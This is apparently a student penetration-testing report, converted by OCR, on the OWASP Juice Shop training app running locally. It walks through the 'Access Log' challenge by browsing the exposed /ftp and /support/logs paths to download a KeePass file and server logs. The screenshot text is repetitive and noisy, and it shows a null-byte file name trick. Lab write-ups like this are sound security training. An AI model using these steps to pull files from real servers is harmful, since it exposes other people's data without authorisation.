
1. Email Leak
2. Exposed Metrics
3. Access Log
4. Confidential Document
5. Leaked Access Logs
6. Leaked Unsafe Product
7. Forgotten Developer Backup


VC: Access Log:


a) Description of penetration testing that was carried out.


1. In the score-board find the Access log, we have to access log file of the server.
2. In the url type /ftp removing score-board to find file logs.
3. In the ftp find incient-support.kdbx and download it. Click on it and choose it to open application.
4. In downloads open terminal there, then use cat command and open the same file.
5. In the url replace '/ftp' with '/support/logs' and then find the latest one and download and open it.
6. Here you can find all the logs. Go to dashboard or score-board. This solves the challenge.


b) Outcomes/Evidence of the Penetration Testing



OWASP Juice Shop
https://127.0.0.1:3000/#/score-board
Improper Input Validation
Upload Size
Upload a file larger than 100 kB.
Improper Input Validation
Upload Type
Upload a file that has no .pdf or .zip extension.
XXE
XXE Data Access
Sensitive Data Exposure
Access Log
Gain access to any access log file of the server.
Unvalidated Redirects
Allowlist Bypass
Enforce a redirect to a page you are not supposed to redirect to.
XSS
CSP Bypass
Injection
Christmas Special
Order the Christmas special offer of 2014.
Broken Access Control
Easter Egg
Find the hidden easter egg.
Injection
Ephemeral Accountant
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets



OWASP Juice Shop
https://127.0.0.1:3000//ftp
https://127.0.0.1:3000//ftp — Visit
This time, search with:
Improper Input Validation
Upload Size
Upload a file larger than 100 kB.
Improper Input Validation
Upload Type
Upload a file that has no .pdf or .zip extension.
XXE
XXE Data Access
Sensitive Data Exposure
Access Log
Gain access to any access log file of the server.
Unvalidated Redirects
Allowlist Bypass
Enforce a redirect to a page you are not supposed to redirect to.
XSS
CSP Bypass
Injection
Christmas Special
Order the Christmas special offer of 2014.
Broken Access Control
Easter Egg
Find the hidden easter egg.
Injection
Ephemeral Accountant
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets



16:32
listing directory //ftp
https://127.0.0.1:3000//ftp
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Search
~ / / ftp
quarantine
acquisitions.md
announcement_encrypted.md
coupons_2013.md.bak
eastere.gg
encrypt.pyc
incident-support.kdbx
legal.md
package.json.bak
suspicious_errors.yml
incident-support.kdbx
Out
Off
Sites
Start
Start
Start
Off
History
WebSockets
https://127.0.0.1:3000//ftp/incident-support.kdbx



16:36
listing directory //ftp
https://127.0.0.1:3000//ftp
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Search
~ / / ftp
quarantine
coupons_2013.md.bak
incident-support.kdbx
suspicious_errors.yml
Choose Application
Choose an application to open the file link.
Choose other Application
Choose...
Always use this application to open file links
Cancel
Open Link
Out
Off
Sites
Start
Start
Start
Off
History
WebSockets



listing directory //ftp
Another Application...
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
zaproxy
Other Locations
kali
Downloads
Name
Size
Type
Modified
acquisitions(4).md 909 bytes Document 20 Apr
acquisitions(5).md 909 bytes Document 20 Apr
announcement_encrypted.md 369.2 kB Document 19 Apr
announcement_encrypted(1).md 369.2 kB Document 19 Apr
announcement_encrypted(2).md 369.2 kB Document 19 Apr
announcement_encrypted(3).md 369.2 kB Document 20 Apr
announcement_encrypted(4).md 369.2 kB Document 20 Apr
announcement_encrypted(5).md 369.2 kB Document 20 Apr
blue-JPG-file-icon.webp 47.9 kB Image 24 Apr
eastere.gg%00.md 324 bytes Document 22 Apr
font-mfizz.woff 40.9 kB Font 19 Apr
font-mfizz(1).woff 40.9 kB Font 19 Apr
font-mfizz(2).woff 40.9 kB Font 19 Apr
font-mfizz(3).woff 40.9 kB Font 20 Apr
font-mfizz(4).woff 40.9 kB Font 20 Apr
font-mfizz(5).woff 40.9 kB Font 20 Apr
incident-support.kdbx 3.2 kB Unknown 16:36
juice-shop-16.0.0_node18_darwin_x... 175.1 MB Archive 19 Apr
juice-shop-16.0.0_node18_linux_x64... 137.5 MB Archive 19 Apr
juice-shop-16.0.0_node18_win32_x6... 32 bytes Text 19 Apr
juicy_malware_linux_amd_64.url.do... 166 bytes Text 19 Apr
juicy_malware_linux_amd_64.url(1).... 166 bytes Text 19 Apr
juicy_malware_linux_amd_64.url(2).... 166 bytes Text 19 Apr
juicy_malware_linux_amd_64.url(3).... 166 bytes Text 19 Apr
Cancel
Open
~ / / ftp
quarantine
coupons_2013.md.bak
incident-support.kdbx
suspicious_errors.yml
History
WebSockets

